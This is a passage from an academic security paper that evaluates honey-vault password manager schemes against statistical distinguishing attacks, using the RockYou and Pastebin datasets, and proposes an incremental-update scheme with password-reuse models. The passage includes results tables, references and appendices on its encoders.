where k is a constant independent of i, and $\Pr_{DTE^*}(V_i)$ represents the distribution of decoy vaults generated by DTE^*, $\Pr_{\text{DTE}}(DTE^* \mid V_i)$ represents the probability that DTE *is adjusted to DTE^* according to V_i.*

The priority functions of optimal strategy for the static and adaptive encoders differ by one factor $\Pr_{\text{DTE}}(DTE^* \mid V_i)$, which indicates the "extra" information leaked by DTE^*.

Practical attacks. To carry out practical attacks, we need to calculate $\Pr_{\mathrm{DTE}}(DTE^* \mid V_i)$ individually. But this is difficult for Golla et al.'s adaptive encoder [17]. We propose to use a simple method to estimate its value, denote the estimator as $p_{\mathrm{AE}}(V_i)$. With p_{AE} as the priority function, we propose an *adaptive extra attack*. The basic idea of the estimation is to leverage the real-to-decoy probability ratio on the number of n-grams whose probability is increased by Golla et al.'s adjustment. We leave the complex mathematical analysis about $\Pr_{\mathrm{DTE}}(DTE^* \mid V_i)$ and the details of the estimator $p_{\mathrm{AE}}(V_i)$ in the full version of this paper. It is worth mentioning that if $p_{\mathrm{AE}}(V_i) = 0$, then V_i must be decoy. As can be seen from this case, exploiting the information leaked by the adaptive encoder, attackers can easily exclude some decoy vaults.

Furthermore, we propose an *adaptive hybrid attack* by combining the adaptive extra attack with the hybrid attack. Its priority function is defined as

$$p_{\mathrm{AH}}(V_i) = \mathrm{sgn}(p_{\mathrm{AE}}(V_i)) \cdot p_{\mathrm{H}}(V_i), \tag{14}$$

where sgn is the sign function. At the first attempt, we used $p_{\mathrm{AE}}(V_i) \cdot p_{\mathrm{H}}(V_i)$. But we later found out that its performance (sometimes) was worse than that of the hybrid attack. This may be caused by the estimation error. To optimize its performance, we then use $\mathrm{sgn}(p_{\mathrm{AE}}(V_i))$ for $p_{\mathrm{AH}}(V_i)$ instead of $p_{\mathrm{AE}}(V_i)$. Specifically, the adaptive hybrid attack first excludes the decoy vaults with p_{AE} of 0 and then cracks the remaining vaults by launching the hybrid attack. Thus, the adaptive hybrid attack should always outperform the hybrid attack.

5 Security Evaluation under Our Attacks

We evaluate the existing and our honey vault schemes over the attacks proposed in Section 4 via real-world datasets. The experimental results show that our scheme achieves a significant improvement on security.

5.1 Security Metrics

An attack is more effective if it can use a smaller number of online verifications to identify the real vault for a given ciphertext. This number of online verifications is identical to the rank of the real vault among a large number of decoys in the order defined by the priority function. Thus, we use the *ranks* of real vaults to indicate the security of a honey vault scheme against the attack, as in [12, 13, 17].

Chatterjee et al. [12] and Golla et al. [17] use the *average rank* $\bar{r}$ as a crucial security metric in their evaluation. Chatterjee et al. [12] also define the *accuracy* α in distinguishability. Please note that α is the probability of identifying the real from *only one* decoy (by sorting these two with the priority function), not from a larger number of decoys. To present a comprehensive evaluation, Cheng et al. [13] leverage the *cumulative distribution functions (RCDFs)* $F(x)$ *of the ranks*.

Note that each incorrect master password yields a decoy. Since the master password space is large, it is difficult to calculate the rank of a real vault by generating all decoys. Instead, we choose Cheng et al.'s method [13] to estimate the rank in relative form by sampling N decoys ($N = 999$). The rank then is defined as the ratio of the rank to the number of decoys, which is a real number in $[0,1]$ and reflects the relative position in the online verification order. For example, a vault of rank 0.2 will be online verified after checking 20% decoys. In relative form (hereafter, by rank we mean its relative form), $\bar{r}$ and α can be derived from $F(x)$ [13] as

$$\bar{r} = 1 - \int_0^1 F(x)\,dx, \qquad \alpha = 1 - \bar{r}. \tag{15}$$

For the sake of comparison fairness, we use the (above) same metrics in our experiments, including $\bar{r}$, α, $F(x)$. In addition, we also use $F(0)$ as in [13], which indicates the proportion of real vaults with *rank 0*—the vaults cracked in *only one-time* online verification (i.e., one guess).

A perfectly secure honey vault scheme guarantees that real and decoy vaults should be indistinguishable, so that the ranks under any attacks follow the uniform distribution $U[0,1]$ (i.e., any attacks perform the same as the randomly guessing attack with a constant priority function). We then have $F(x) = F_U(x)$ ($= x$ for $0 \le x \le 1$) and $\bar{r} = \alpha = 0.5$. Therefore, we use $F_U(x)$ as the baseline for the comparison.

5.2 Experimental Settings

To present a fair and comprehensive comparison, we utilize the same datasets used in [12, 13, 17]: RockYou as the password dataset and Pastebin as the password vault dataset. RockYou, which is one of the largest leaked plaintext password sets, provides 32.6 million password samples. Being able to maintain the completeness of samples and offer a sufficiently large sample size, it is widely used in the security evaluation on recent password researches [7, 34, 35, 48]. To the best of our knowledge, Pastebin is the only publicly available password vault dataset. it consists of 276 vaults with sizes of 2–50. The data of Pastebin, collected by malware embedded on clients, may indirectly provide us a vision of current exploit means of attackers. In the experiments, we only use these datasets to perform security evaluations. From this perspective, the datasets will bring no harm to valid users and the evaluation results will inspire us to design more secure schemes.

To evaluate the security of honey vault schemes, we do 5-fold cross-validation on Pastebin. Specifically, we randomly divide Pastebin into five parts. We take one part as the test set and the union of other parts as the training set. The vaults in the test set are treated as the real vaults which will be protected (i.e., encrypted) by honey vault schemes and be cracked by attacks. The training set (with RockYou) is used to train the vault models by honey vault schemes. As discussed in Section 4.1, we also use the same training set to train attacks. In this

Table 4: The average rank $\bar{r}$ of real vaults under attacks

Scheme	KL divergence	Single password	Password similarity	Hybrid
Chatterjee et al.'s [12]	14%	10%	22%	6%
Golla et al.'s [17] (static, 10^0)	48%	22%	26%	14%
Golla et al.'s [17] (static, 10^{-1})	37%	19%	23%	14%
Golla et al.'s [17] (static, 10^{-2})	34%	20%	26%	14%
Golla et al.'s [17] (static, 10^{-4})	31%	20%	23%	15%
Golla et al.'s [17] (static, 10^{-6})	30%	19%	24%	14%
Golla et al.'s [17] (static, 10^{-8})	29%	19%	24%	15%
Golla et al.'s [17] (static, 10^{-10})	29%	19%	23%	14%
Golla et al.'s [17] (adaptive, 10^0)	54%	22%	25%	14%
Golla et al.'s [17] (adaptive, 10^{-1})	43%	20%	25%	13%
Golla et al.'s [17] (adaptive, 10^{-2})	40%	21%	25%	13%
Golla et al.'s [17] (adaptive, 10^{-4})	37%	20%	25%	13%
Golla et al.'s [17] (adaptive, 10^{-6})	36%	21%	26%	13%
Golla et al.'s [17] (adaptive, 10^{-8})	35%	20%	24%	12%
Golla et al.'s [17] (adaptive, 10^{-10})	34%	20%	24%	13%
Ours	42%	48%	43%	42%

[1] 10^i represents the pseudocount of Laplace smoothing used in Golla-Markov [17].
[2] The average rank $\bar{r}$ and the accuracy α have the relationship: $\bar{r}+\alpha=1$.

Table 5: The average rank $\bar{r}$ under extra attacks against Golla et al. adaptive schemes [17] with different pseudocounts

Attack	10^0	10^{-1}	10^{-2}	10^{-4}	10^{-6}	10^{-8}	10^{-10}
Adaptive extra	29%	26%	24%	24%	24%	25%	26%
Adaptive hybrid	9%	8%	8%	8%	7%	7%	7%

setting, we exploit the honey vault schemes to generate decoy and launch attacks to get the rank of each vault in the test set. For each part of Pastebin, we do the above experiment to get ranks of all vaults in Pastebin.

Some important details need to be noticed:

1. The honey vault schemes usually need a password dataset to train their single-password model. As in [12, 17], we adopt RockYou for this purpose. This dataset is also used for attacks (if needed).
2. Some attacks need to calculate decoy probabilities (on single password or password feature). This calculation can be launched with the stolen encoders and does not need an extra dataset.
3. Golla et al. [17] do not provide a training method for their reuse-rate approach. For a fair comparison with previous studies, we directly use their parameters in our experiments without training.

5.3 Experimental Results

The performance of our attacks. As shown in Fig. 4, Tables 4 and 5, our proposed attacks perform well against all of the existing schemes. For all the static schemes, the hybrid attack has the best performance, achieving 94% accuracy α ($=1-\bar{r}$) against Chatterjee et al.'s scheme [12] and 85%–86% against Golla et al.'s scheme [17] (with different parameters), as the average rank $\bar{r}$ for Chatterjee et al.'s scheme is 6% and those for Golla et al.'s scheme are 14%–15%. Note Cheng et al.'s honey vault scheme [13] is the same as Golla et al.'s, since we adopt Cheng et al.'s encoder for Golla et al.'s scheme (see Section 2.3). Thus the two schemes achieve the same experimental results, and we do not illustrate the results for Cheng et al.'s scheme separately. With regard to the adaptive scheme, the adaptive hybrid attack outperforms others, capturing 91%–93% accuracy α, as the average ranks $\bar{r}$ are 7%–9%. *Our attacks are based on the theoretically optimal strategy with more accurate estimation, yielding stable and high accuracy.*

Table 6: RCDFs $F(x)$ for honey vault schemes under the corresponding best attacks


Scheme	$F(0)$	$F(1/4)$	$F(1/2)$	$F(3/4)$
Chatterjee et al.'s [12]	55%	93%	98%	99%
Golla et al.'s [17] (static, 10^0)	33%	71%	92%	100%
Golla et al.'s [17] (adaptive, 10^0)	45%	84%	99%	100%
Ours	2%	37%	61%	80%

$F(0)$ indicates the cracked proportion of vaults via *only one* online guess.

The performance of the KL divergence attack is severely affected by the pseudocount of Laplace smoothing used in Golla-Markov. While pseudocount is set to 1, we have the worst attack performance, achieving 46% and 52% accuracy against Golla et al.'s static and adaptive encoders [12], respectively. As shown in Figs. 4b and 4c, the RCDFs are close to the baseline, which means the attack performs close to the randomly guessing attack. We demonstrate that *it is difficult to distinguish real vaults from decoys without any information of the real vault distribution*. The attack, however, only estimates the distance between the vault to be sorted and decoy vaults, not considering the distance between the vault and real vaults. This may lead to some misjudgments. There may exist a target with a "large" distance from the decoy vaults but also with a "larger" distance from the real vaults. The attacker will mistreat the target as the real vault which is actually more likely to be a decoy. To propose more effective attacks, we must exploit both the real and decoy distributions.

The security of the existing schemes. The accuracy of our proposed attacks reveals the vulnerability of the existing schemes. *In terms of the single-password distribution and the password similarity, the existing schemes fail to characterize the real vault distribution.* This is proved by our experimental results, the single-password and the password-similarity attacks achieving 78%–90% and 74%–78% accuracy, respectively. Further, we find out that the pseudocount has an impact on the security of Golla et al.'s schemes [17]: when it is set to 1 these schemes achieve the best security. Here, we only show the RCDFs with this pseudocount.

Exploiting the extra information leaked by the adaptive scheme, our adaptive hybrid attack increases α to 91%–93%, which is higher than the α on the static schemes with the same pseudocounts under the hybrid attack, i.e., 85%–86%. *The*



(a) Chatterjee et al.'s (b) Golla et al.'s (static, 10^0) (c) Golla et al.'s (adaptive, 10^0) (d) Ours

Figure 4: RCDFs for honey vault schemes under attacks.

findings of our experiments overturn the conclusion stated in [12]: "adaptive schemes are more secure than the static ones." In fact, an adaptive scheme inevitably does leak information of the encrypted real vault. By only exploiting the (leaked) information, our adaptive extra attack achieves 71%–76% accuracy without any knowledge of the real vault distribution.

We note that 1) any adaptive scheme (more precisely, its vault model) is adjusted from its original version according to the real vault (which is about to be encrypted by the scheme); 2) the original model has already been trained with a real password vault dataset. If the size of the training set is sufficiently large, adding one more real vault (i.e., the encrypted vault) cannot significantly improve the precision of the model. As shown in Table 4, the average ranks of static and adaptive schemes using the same pseudocount are almost identical under our hybrid attack (without exploiting the leaked information). We thus conclude that *compared with its static variant, an adaptive scheme cannot achieve stronger security and more importantly, the leaked information of the encrypted vault eventually makes it less secure.*

The security of our scheme. We only show the password-similarity attack and the hybrid attack with Feature Overlap in Fig. 4 and Table 4, since the feature performs the best for attacks among the four features demonstrated in Section 4.3. The experimental results for other features are given in Appendix E.

As shown in Fig. 4 and Table 4, the hybrid attack delivers the best performance, where the average rank $\bar{r}$ and the accuracy α are 42% and 58%, respectively. Compared to the existing schemes with 85%–94% accuracy and 6%–15% average rank, our scheme brings *2.8–7.5 times* cost of online verifications to attackers. Since online verifications can be quickly detected and prevented [16, 20, 40], *our scheme does make a significant improvement on resisting distinguishing attacks in the single-leakage case.*

The decreased cracked proportions also illustrate the security improvement. As shown in Table 6, the existing schemes suffer from 33%–55% (i.e., $F(0)$) real vaults cracking via one guess, this value is only 2% for our scheme, which decreases the harm by 93%–96%.

5.4 Further Discussion

Other experiments. We also evaluate the security of honey vault schemes against the password policy attack and the intersection attack. The experimental results are trivial: the attacks completely breaks the existing schemes, but are resisted by ours (see Appendix C for the intersection attack and the full version of this paper for the password policy attack).

Limitation on the dataset. The vault dataset, Pastebin, we used, is not leaked from real vault applications and its size is relatively small (see Section 5.2). Although it is well-studied and used in [12, 13, 17] for security evaluation, the quality of it may yield some bias in our experimental results. Nevertheless, our experiments still demonstrate the insecurity of the existing honey vault schemes [12, 13, 17]. Furthermore, the quality of the dataset does not affect some important conclusions: 1) our construction with the incremental update mechanism can resist intersection attacks; 2) an adaptive scheme leaks extra information of the encrypted vault and is less secure than its static variant.

In general, a dataset with better data quality may help an attacker to more precisely model the real vault/password distribution and more effectively distinguish real and decoy vaults against honey vault schemes (including ours). On the other hand, such a dataset may benefit the design of vault models. Via our generic construction roadmap, using a more accurate multi-similar-password model can generate more plausible-looking decoys and the update security will be maintained. We note that designing a model and cracking it is not a cat-and-mouse game. If one can design a vault model that precisely captures most of the vaults in the vault space, then arbitrary attackers, even with better-quality datasets, will have little advantage in distinguishing real and decoy vaults.

More powerful attacks. There may be some other information that could be used (as pre-knowledge) to launch attacks. Personal information may be one of the options, since users may create passwords based on name, birthday, phone number, email and username [31, 48]. Attackers may identify a real vault with a higher probability. e.g., by checking if the passwords in the vault match personal information. To resist this type of attack, we may consider using a conditional probability model (e.g., the Personal-PCFG model [31]) that is able to characterize the real vault distribution under the condition of the provided information.

The size of a vault may also provide an extra advantage for attackers in launching online verification. With more accounts on different websites, attackers may be allowed to launch more online verifications on these websites. We do not consider this advantage and leave it as future work.

6 Conclusion and Future Work

We propose a generic construction and further an incremental update mechanism for honey vault schemes. The update mechanism enables the vault scheme to achieve the update security, i.e., *resisting intersection attacks* in the multi-leakage case. We instantiate our scheme with a well-designed multi-similar-password model. Our evaluation with real-world datasets shows that compared with the existing schemes, our instance achieves a significant improvement on security *against (traditional) distinguishing attacks* in the single-leakage case.

Our work may also benefit other research topics. For example, the incremental update mechanism can be used for other HE applications, the multi-similar-password model may benefit password guessing attacks and password strength meters. We leave these as future work.

Acknowledgment

The authors are grateful to the anonymous reviewers and the shepherd, David Freeman, for their invaluable comments that highly improve the completeness of the paper. We also give our special thanks to Qianchen Gu, Zhixiong Zheng, Jiahong Yang, Xiaoxi He and Jiahong Xie for their insightful suggestions and invaluable help. This research is supported by National Key R&D Program of China (2020YFB1805400), National Natural Science Foundation of China (62072010), and European Union's Horizon 2020 research and innovation programme under grant agreement No. 952697 (ASSURED).

References

[1] Have i been pwned? https://haveibeenpwned.com.

[2] How do I view username, password, and note history for sites? https://support.logmeininc.com/lastpass/help/how-do-i-nbsp-view-username-password-and-note-history-for-sites.

[3] LastPass technical whitepaper. https://enterprise.lastpass.com/wp-content/uploads/LastPass-Technical-Whitepaper-3.pdf.

[4] 1Password security design, January 2019. https://1password.com/files/1Password-White-Paper.pdf.

[5] Issue 1930: lastpass: bypassing do_popupregister() leaks credentials from previous site, October 2019. https://bugs.chromium.org/p/project-zero/issues/detail?id=1930.

[6] 1Password. 1password backups. https://support.1password.com/backups/.

[7] Jeremiah Blocki, Ben Harsha, and Samson Zhou. On the economics of offline password cracking. In *IEEE S&P 2018*, pages 35–53.

[8] Hristo Bojinov, Elie Bursztein, Xavier Boyen, and Dan Boneh. Kamouflage: Loss-resistant password management. In *ESORICS 2010*, pages 286–302. Springer.

[9] Dan Boneh, Henry Corrigan-Gibbs, and Stuart Schechter. Balloon hashing: A memory-hard function providing provable protection against sequential attacks. In *ASIACRYPT 2016*, pages 220–248. Springer.

[10] Joseph Bonneau and Stuart Schechter. Towards reliable storage of 56-bit secrets in human memory. In *USENIX Security 2014*, pages 607–623.

[11] Rahul Chatterjee, Anish Athayle, Devdatta Akhawe, Ari Juels, and Thomas Ristenpart. password typos and how to correct them securely. In *IEEE S&P 2016*.

[12] Rahul Chatterjee, Joseph Bonneau, Ari Juels, and Thomas Ristenpart. Cracking-resistant password vaults using natural language encoders. In *IEEE S&P 2015*, pages 481–498.

[13] Haibo Cheng, Zhixiong Zheng, Wenting Li, Ping Wang, and Chao-Hsien Chu. Probability model transforming encoders against encoding attacks. In *USENIX Security 2019*, pages 1573–1590.

[14] Anupam Das, Joseph Bonneau, Matthew Caesar, Nikita Borisov, and XiaoFeng Wang. The tangled web of password reuse. In *NDSS 2014*, pages 1–15.

[15] Dropbox. File version history overview. https://help.dropbox.com/files-folders/restore-delete/version-history-overview.

[16] David Freeman, Sakshi Jain, Markus Dürmuth, Battista Biggio, and Giorgio Giacinto. Who are you? a statistical approach to measuring user authenticity. In *NDSS 2016*, pages 1–15.

[17] Maximilian Golla, Benedict Beuscher, and Markus Dürmuth. On the security of cracking-resistant password vaults. In *ACM CCS 2016*, pages 1230–1241.

[18] Google. Protect your accounts from data breaches with password checkup. https://security.googleblog.com/2019/02/protect-your-accounts-from-data.html.

[19] Amber Gott. LastPass security notification, March 2017. https://blog.lastpass.com/2017/03/important-security-updates-for-our-users.html/.

[20] Paul A Grassi, James L Fenton, Elaine M Newton, Ray A Perlner, Andrew R Regenscheid, William E Burr, and Justin P

Richer. Nist special publication 800-63b. Digital identity guidelines: Authentication and lifecycle management. *Bericht, NIST*, 2017.

[21] Joseph Jaeger, Thomas Ristenpart, and Qiang Tang. Honey encryption beyond message recovery security. In *EUROCRYPT 2016*, pages 758–788, 2016.

[22] Ari Juels and Thomas Ristenpart. Honey encryption: Security beyond the brute-force bound. In *EUROCRYPT 2014*, pages 293–310. Springer.

[23] Burt Kaliski. PKCS #5: Password-based cryptography specification version 2.0. 2000.

[24] Mathias Karlsson. How I made LastPass give me all your passwords, July 2016. https://labs.detectify.com/2016/07/27/how-i-made-lastpass-give-me-all-your-passwords/.

[25] Jason Kincaid. Dropbox security bug made passwords optional for four hours, June 2011. https://techcrunch.com/2011/06/20/dropbox-security-bug-made-passwords-optional-for-four-hours/.

[26] Eugene F Krause. *Taxicab geometry: An adventure in non-Euclidean geometry*. Courier Corporation, 1986.

[27] Russell WF Lai, Christoph Egger, Manuel Reinert, Sherman SM Chow, Matteo Maffei, and Dominique Schröder. Simple password-hardened encryption services. In *USENIX Security 2018*, pages 1405–1421.

[28] Michael Levandowsky and David Winter. Distance between sets. *Nature*, 234(5323):34, 1971.

[29] Vladimir I Levenshtein. Binary codes capable of correcting deletions, insertions, and reversals. In *Soviet physics doklady*, volume 10, pages 707–710, 1966.

[30] Dave Lewis. iCloud data breach: Hacking and celebrity photos, September 2014. https://www.forbes.com/sites/davelewis/2014/09/02/icloud-data-breach-hacking-and-nude-celebrity-photos/.

[31] Yue Li, Haining Wang, and Kun Sun. A study of personal information in human-chosen passwords and its security implications. In *IEEE INFOCOM 2016*, pages 1–9.

[32] Zhiwei Li, Warren He, Devdatta Akhawe, and Dawn Song. The emperor's new password manager: Security analysis of web-based password managers. In *USENIX Security 2014*, pages 465–479.

[33] Sanam Ghorbani Lyastani, Michael Schilling, Sascha Fahl, Sven Bugiel, and Michael Backes. Better managed than memorized? studying the impact of managers on password strength and reuse. In *USENIX Security 2018*, pages 203–220.

[34] Jerry Ma, Weining Yang, Min Luo, and Ninghui Li. A study of probabilistic password models. In *IEEE S&P 2014*, pages 538–552.

[35] William Melicher, Blase Ur, Sean M Segreti, Saranga Komanduri, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Fast, lean, and accurate: Modeling password guessability using neural networks. In *USENIX Security 2016*, pages 175–191.

[36] Bijeeta Pal, Tal Daniel, Rahul Chatterjee, and Thomas Ristenpart. Beyond credential stuffing: Password similarity models using neural networks. In *IEEE S&P 2019*, pages 814–831.

[37] Dario Pasquini, Ankit Gangwal, Giuseppe Ateniese, Massimo Bernaschi, and Mauro Conti. Improving password guessing via representation learning. In *IEEE S&P 2021*, pages 265–282.

[38] Sarah Pearman, Shikun Aerin Zhang, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Why people (don't) use password managers effectively. In *SOUPS 2019*, pages 319–338.

[39] Colin Percival. Stronger key derivation via sequential memory-hard functions. *Self-published*, pages 1–16, 2009.

[40] Benny Pinkas and Tomas Sander. Securing passwords against dictionary attacks. In *ACM CCS 2002*, pages 161–170.

[41] Niels Provos and David Mazieres. A future-adaptable password scheme. In *USENIX ATC 1999*, pages 81–91.

[42] Joe Siegrist. LastPass security notification, May 2011. https://blog.lastpass.com/2011/05/lastpass-security-notification.html/.

[43] Joe Siegrist. LastPass hacked – identified early & resolved, July 2015. https://blog.lastpass.com/2015/06/lastpass-security-notice.html/.

[44] David Silver, Suman Jana, Dan Boneh, Eric Yawei Chen, and Collin Jackson. Password managers: Attacks and defenses. In *USENIX Security 2014*, pages 449–464.

[45] Karen Turner. Hacked dropbox login data of 68 million users is now for sale on the dark web, September 2016. https://www.washingtonpost.com/news/the-switch/wp/2016/09/07/hacked-dropbox-data-of-68-million-users-is-now-or-sale-on-the-dark-web/.

[46] Rafael Veras, Christopher Collins, and Julie Thorpe. On the semantic patterns of passwords and their security impact. In *NDSS 2014*, pages 1–16.

[47] Ding Wang, Haibo Cheng, Ping Wang, Jeff Yan, and Xinyi Huang. A security analysis of honeywords. In *NDSS 2018*, pages 1–15.

[48] Ding Wang, Zijian Zhang, Ping Wang, Jeff Yan, and Xinyi Huang. Targeted online password guessing: An underestimated threat. In *ACM CCS 2016*, pages 1242–1254.

[49] Matt Weir, Sudhir Aggarwal, Breno de Medeiros, and Bill Glodek. Password cracking using probabilistic context-free grammars. In *IEEE S&P 2009*, pages 391–405.

[50] Jeff Yan, Alan Blackwell, Ross Anderson, and Alasdair Grant. Password memorability and security: Empirical results. *IEEE Secur. Priv.*, 2(5):25–31, 2004.

A Our Single-Similar-Password Model and Its Conditional Encoder

Our design. For simplicity, we only consider the most popular reuse habit, i.e., head or tail modifications. Specifically, in our model, the new password pw_{new} can be generated from an old one pw_{old} in the following ways:

1. Direct reuse, i.e., $pw_{\text{new}} = pw_{\text{old}}$.
2. Modify the characters in the tail of pw_{old}. The modification operations include deleting, adding and deleting-then-adding. For example, given pw_{old} = "password!", pw_{new} may be "password" (deleting the last charac-

ter "!"), "password!*" (adding a character "*"), or "password*@" (deleting "!" and then adding "*@").

3. Modify the characters in the head of pw_{old} with the same modification operations as above.
4. Modify the head characters and then the tail characters.

In addition, we find that users prefer to directly reuse passwords (i.e., without any modifications) if they already have many passwords. This is intuitive, due to the memory limitation of humans. Therefore, the probability of direct reuse increases as the number of old passwords increases. However, current models [36, 48] only use a static probability for direct reuse, and therefore are not suitable for our construction of the multi-similar-password model. To address this issue, we set an adaptive probability for direct reuse and quantify the probability based on the real-world vault dataset, Pastebin. We find that the proportion of the same password pairs (i.e., direct reuse) in the similar password pairs varies little with vault size. Assuming the proportion is a constant (denoted as α) independent of vault size (i.e., for different vault sizes, an arbitrary similar pair is a same pair with a constant probability α), we have that the probability of direct reuse is

$$\frac{i\times\alpha}{i\times\alpha+1-\alpha},$$

where i is the number of previous passwords (i.e. pw_{new} is the $i+1$-th password). When training, we use the average proportion in the training set for α. Except this probability of direct reuse, other probabilities (e.g. those of modifying characters) are simply counted from the training dataset.

To show the details of character modification in our model, we give an example with "password!" and "password@1" as the old and new passwords. Clearly, "password@1" is generated from "password!" by deleting "!" and adding "@1". Then $\Pr_{\text{SSPM}}(\text{password@1} \mid \text{password!}) = \Pr_{\text{DR}}(\text{False}) \times \Pr_{\text{M}}(\text{Tail}) \Pr_{\text{T}}(\text{Deleting-then-adding}) \Pr_{\text{TDN}}(1) \Pr_{\text{TAN}}(2) \times \Pr_{\text{TAC}}(@) \Pr_{\text{TAC}}(1)$. Here, $\Pr_{\text{DR}}(\text{False})$, $\Pr_{\text{M}}(\text{Tail})$, and $\Pr_{\text{T}}(\text{Deleting-then-adding})$ are the probabilities of not direct reuse, modifying tail, and deleting-then-adding tail characters, respectively; $\Pr_{\text{TDN}}(1)$ and $\Pr_{\text{TAN}}(2)$ are the probabilities of deleting 1 tail character and adding 2 tail characters, respectively; $\Pr_{\text{TAC}}(@)$ and $\Pr_{\text{TAC}}(1)$ are the probabilities of adding characters "@" and "1" to the tail, respectively.

Several details should be carefully considered in our model. Let l_{old} be the length of the old password pw_{old}, l_{HD}, l_{TD}, l_{HA}, and l_{TA} be the character numbers of head deleting, tail deleting, head adding, and tail adding, respectively. Then, the length of the new password pw_{new} is $l_{\text{new}} = l_{\text{old}} - l_{\text{HD}} - l_{\text{TD}} + l_{\text{HA}} + l_{\text{TA}}$ and the longest common substring length l_{LCSStr} of pw_{old} and pw_{new} is $l_{\text{old}} - l_{\text{HD}} - l_{\text{TD}}$. Because $\frac{1}{2} l_{\text{old}} \le l_{\text{LCSStr}} \le 2 l_{\text{old}}$, it holds that $l_{\text{HD}} \le \frac{1}{2} l_{\text{old}}$, $l_{\text{TD}} \le \frac{1}{2} l_{\text{old}} - l_{\text{HD}}$, $l_{\text{HA}} \le 2(l_{\text{old}} - l_{\text{HD}} - l_{\text{td}})$, and $l_{\text{TA}} \le 2(l_{\text{old}} - l_{\text{HD}} - l_{\text{td}}) - l_{\text{HA}}$. Therefore, when calculating $\Pr_{\text{HDN}}$, $\Pr_{\text{TDN}}$, $\Pr_{\text{HAN}}$ and $\Pr_{\text{TAN}}$, all invalid values in the tables should be excluded and meanwhile, the probabilities of the remaining values should be normalized. Note this process is the same as the pruning method [13]. As a result, a decoy seed can be always decoded to a valid vault. Furthermore, if at least one character in the head (or tail) is deleted, then the first head-added (or tail-added) character cannot be the same character as the old one (but other added characters can be identical). This helps us reduce the ambiguity of our model. Similar changes should be applied to $\Pr_{\text{HAC}}$ and $\Pr_{\text{TAC}}$.

With the above designs, our model significantly reduces ambiguity but still cannot eliminate it. This is due to the non-uniqueness of the longest common substring (note the same longest common substrings on different positions are treated as two different ones). For instance, the password "aaaaa" can be modified to "aaaa" in two different ways: deleting the first or the last character. In this case, the probability $\Pr_{\text{SSPM}}(pw_{\text{old}} \mid pw_{\text{new}})$ is defined as the total probability of all modifying methods.

Conditional encoder for our model. We use the method proposed in Section 3.2 to convert this model to a conditional encoder. As discussed above, the conditional encoder needs to parse all the longest common substrings of two passwords. With a generalized suffix tree, this operation can be done in $O(l_1 l_2)$ time, where l_1, l_2 are the lengths of the two passwords, respectively. Other operations of the encoder are simple and fast. Thus, our encoder is efficient for real applications.

If one sets our model to characterize more transformation rules of password reuse, then the resulting encoder will suffer from time complexity. This is the reason why we prefer to keep our model simple.

B Conditional Encoder for Our Multi-Similar-Password Model

In our multi-similar-password model, the new password pw_{i+1} is generated by reusing $pw_{i'}$ $(1 \le i' \le i)$ or a brand new selection. This means a valid generating path has the form $(g, r_1, r_2, \dots)$, where g represents the generating path: i' for reusing $pw_{i'}$ and 0 for otherwise. Note that: if $g = 0$, then $(r_k)_k$ must be a generating path in the single-password model; if $g = i'$, then $(r_k)_k$ must be a generating path in the single-similar-password model under the condition of $pw_{i'}$. Using the model-to-encoder transformation proposed in Section 3.2, we can construct the following conditional encoder for our multi-similar-password model.

To encode pw_{i+1} with i given old passwords $(pw_{i'})_{i'=1}^{i}$, the encoder works as

1. Calculate $\frac{1-f(i)}{i} \Pr_{\text{SSPM}}(pw_{i+1} \mid pw_{i'})$ for $1 \le i' \le i$ and $f(i) \Pr_{\text{SPM}}(pw_{i+1})$.
2. According to the above probabilities, choose a generating path of pw_{i+1}. If the generating path s is modifying $pw_{i'}$, set $g = i'$, otherwise, set $g = 0$.
3. Encode g by the IS-DTE for the distribution of g (the probability is $f(i)$ for 0 and $\frac{1-f(i)}{i}$ for 1 to i).




Figure 5: RCDFs for different models trained with RockYou




Figure 6: RCDFs for Best-Markov trained with different datasets

Table 7: The average rank $\bar{r}$ for Markov model under the single-password attack

Normalization		End-symbol			Distribution-based		
Order		3	4	5	3	4	5
Pseudocount	10^0	31%	35%	39%	33%	37%	39%
	10^{-1}	30%	37%	43%	34%	38%	44%
	10^{-2}	31%	36%	44%	33%	40%	48%
	10^{-3}	32%	35%	42%	33%	39%	**50%**
	10^{-4}	30%	39%	45%	34%	42%	48%
	10^{-5}	32%	36%	46%	32%	42%	47%

4. If $g = 0$, encode pw_{i+1} (the remaining rules in generating path s) by the encoder (done by Cheng et al.'s transformation [13]) for our single-password model, otherwise, encode pw_{i+1} by the conditional encoder (made by our extended transformation) for our single-similar-password model with the given old password pw_g.
5. Concatenate these seeds, pad the concatenation to a fixed-length seed with random bits, and output the seed.

